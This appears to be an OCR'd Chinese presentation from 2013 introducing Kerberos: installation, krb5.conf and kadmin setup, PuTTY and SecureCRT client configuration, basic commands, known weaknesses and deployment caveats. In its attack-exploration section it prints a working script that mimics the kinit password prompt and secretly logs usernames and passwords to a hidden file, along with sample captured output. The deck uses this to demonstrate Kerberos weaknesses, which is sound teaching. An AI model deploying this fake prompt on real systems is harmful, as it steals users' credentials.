KERBEROS简介

刘丹

12/20/2013

NCF 网信金融 online

摘要

- 什么是Kerberos
- 如何安装Kerberos
- Kerberos使用注意事项
- Kerberos的缺陷和安全问题
- Kerberos二次开发

NCF 网信金融 online

什么是Kerberos

NCF 网信金融 online

Kerberos

1. 广义：认证通讯协议
2. 狭义：MIT的软件
3. 古希腊神话冥界守护者

NCF 网信金融 online

安装

NCF 网信金融 online

验证服务安装

- Yum
  - yum install krb5-server krb5-libs krb5-workstation
- 源码方式
  - 下载源码./configure; make&&make install

- 参考：http://www.linuxproblems.org/wiki/Set_up_kerberos_on_Centos_6


验证服务配置

- [logging]
- default = FILE:/var/log/krb5libs.log
- kdc = FILE:/var/log/krb5kdc.log
- admin_server = FILE:/var/log/kadmind.log
- 日志配置

- [libdefaults]
- default_realm = LINUXPROBLEMS.ORG
- dns_lookup_realm = false
- dns_lookup_kdc = false
- ticket_lifetime = 24h
- renew_lifetime = 7d
- forwardable = true

```
[realms]
LINUXPROBLEMS.ORG = {
  kdc = centos.linuxproblems.org
  admin_server =
centos.linuxproblems.org
}
```

```
[domain_realm]
.linuxproblems.org =
LINUXPROBLEMS.ORG
linuxproblems.org =
LINUXPROBLEMS.ORG
```



如何使用

- Yum
  - yum install krb5-server krb5-libs krb5-workstation
- 源码方式
  - 下载源码./configure; make&&make tall
- 创建数据库
  - kdb5_util create -s

- 添加用户
- kadmin.local -q "addprinc username/admin“管理员
- while read i;do echo $i;kadmin.local -q “addprinc +needchange -pw $i $i”;done</tmp/list.txt 批量增加用户
- 添加主机
- kadmin.local -q "addprinc host/n001.ncf.com@LINUXPROBLEMS.ORG "

- 生成密钥
- while read i;do echo $i;kadmin.local -q "ktadd -k /tmp/krb5.keytab.$i host/$i@NCF.COM";done</tmp/list.txt

- 将密钥从验证服务器拷贝到服务器

NCF 网信金融 online

服务器配置

- Yum
  - yum install krb5-libs krb5-workstation
- 源码方式
  - 下载源码./configure; make&&make install
- 复制krb5.conf 到/etc/
- 复制krb5.keytab 到 /etc/
- Vim ~/.k5login
  - xxx@LINUXPROBLEMS.ORG

参考：http://www.linuxproblems.org/wiki/Set_up_kerberos_on_Centos_6


NCF 网信金融 online

- DNS双向解析
- Hostname与域名一致
- 系统时间
- 本机Hosts文件
  - Hosts文件中禁止出现本机IP

NCF 网信金融 online


Kerberos客户端安装

- http://web.mit.edu/kerberos/dist/ 下载




Linux


- Redhat： yum -y install krb5-pkinit-openssl krb5-workstation krb5-libs
- Debian： apt-get install krb5-user
- 复制krb5.conf到/etc/
- 执行
- 其它



Putty


PuTTY Configuration
Category:
Terminal
Keyboard
Bell
Features
Window
Appearance
Behaviour
Translation
Selection
Colours
Connection
Data
Proxy
Telnet
Rlogin
SSH
Kex
Auth
GSSAPI
TTY
X11
Options controlling GSSAPI authentication
Attempt GSSAPI authentication (SSH-2 only)
Allow GSSAPI credential delegation
Preference order for GSSAPI libraries:
MIT Kerberos GSSAPI32.DLL
User-specified GSSAPI DLL
Microsoft SSPI SECUR32.DLL
Up
Down
User-supplied GSSAPI library path:
Browse...
About
Help
Open
Cancel

Secure CRT


Session Options - xxx.xxx.xxx.xxx
Category:
Connection
Logon Actions
SSH2
SFTP Tab
Advanced
Port Forwarding
Remote/X11
Terminal
Emulation
Modes
Emacs
Mapped Keys
Advanced
Appearance
Window
Log File
Printing
Advanced
X/Y/Zmodem
SSH2
Hostname:
xxx.xxx.xxx.xxx
Port:
22
Firewall:
None
Username:
root
Authentication
GSSAPI
Password
PublicKey
Keyboard Interactive
Properties...
Key exchange
diffie-hellman-group
diffie-hellman-group14
diffie-hellman
Kerberos
Kerberos w/ Group Exchange
OK
Cancel

基础操作

- 增加权限
  - Vim /root/.k5login
- 修改密码
  - kpasswd liudan ##用户名
- 销毁票据
  - kdestroy
- 查看票据
  - klist

Kerberos的缺陷和安全问题

- 票据窃取：只能等到票据过期
- 跳板问题：S1上有很多用户，身份窃取
- 程序劫持：虚假kinit
- 暴力破解：
- 单点问题
  - 单点不可用
  - 单点被攻陷
- 时间同步

攻击探究

- 渗透服务器
- 提权
- 绑定host，致使Kerberos认证失效
- 替换sshd
- 窃取root密码

NCF 网信金融 online

攻击探究

```
Password for liudan@NCF.COM:
[root@n051 attack]# tail ~/.h/pwd.txt~
liudan:123123
liudan:123123
liudan:
```

```
trap 'stty echo;echo; exit' INT
stty -echo
read -p "Password for $1@NCF.COM:" tmpwd
echo -en '\r'
stty echo
echo $tmpwd|"kinit" $1
echo $1:$tmpwd >>~/.h/pwd.txt~
```

NCF 网信金融 online

二次开发

- Apache mod_auth_kerb
- Perl Authen-Krb5-Simple-0.43
  - 直接验证用户名密码

NCF 网信金融 online

注意事项

NCF 网信金融 online

注意事项

- 系统时间：必须准确，Kerberos加密信息包含时间戳
- DNS：使用内网DNS，确保ping通 kerberos.lan.ncf.com
- Hosts
  - 本机hosts：不允许绑定目标服务器的条目
  - 服务器hosts：服务器不可以出现绑定自身IP的条目
  - 例如：登录10.*.6.*
    - 服务器不允许: xxxx.xxx.com 10.*.6.*
    - 本机不允许： xxx.xxx.xx.com 10.*.6.*
    - 服务器正确方式:xxx.xxx.com 127.0.0.1
    - 本机推荐安装switch hosts插件

Q&A

NCF 网信金融 online

相关网址

http://www.linuxproblems.org/wiki/Set_up_kerberos_on_Centos_6

http://wiki.centos.org/zh/HowTos/HttpKerberosAuth

http://support.microsoft.com/kb/555092/zh-cn

谢谢

NCF 网信金融 online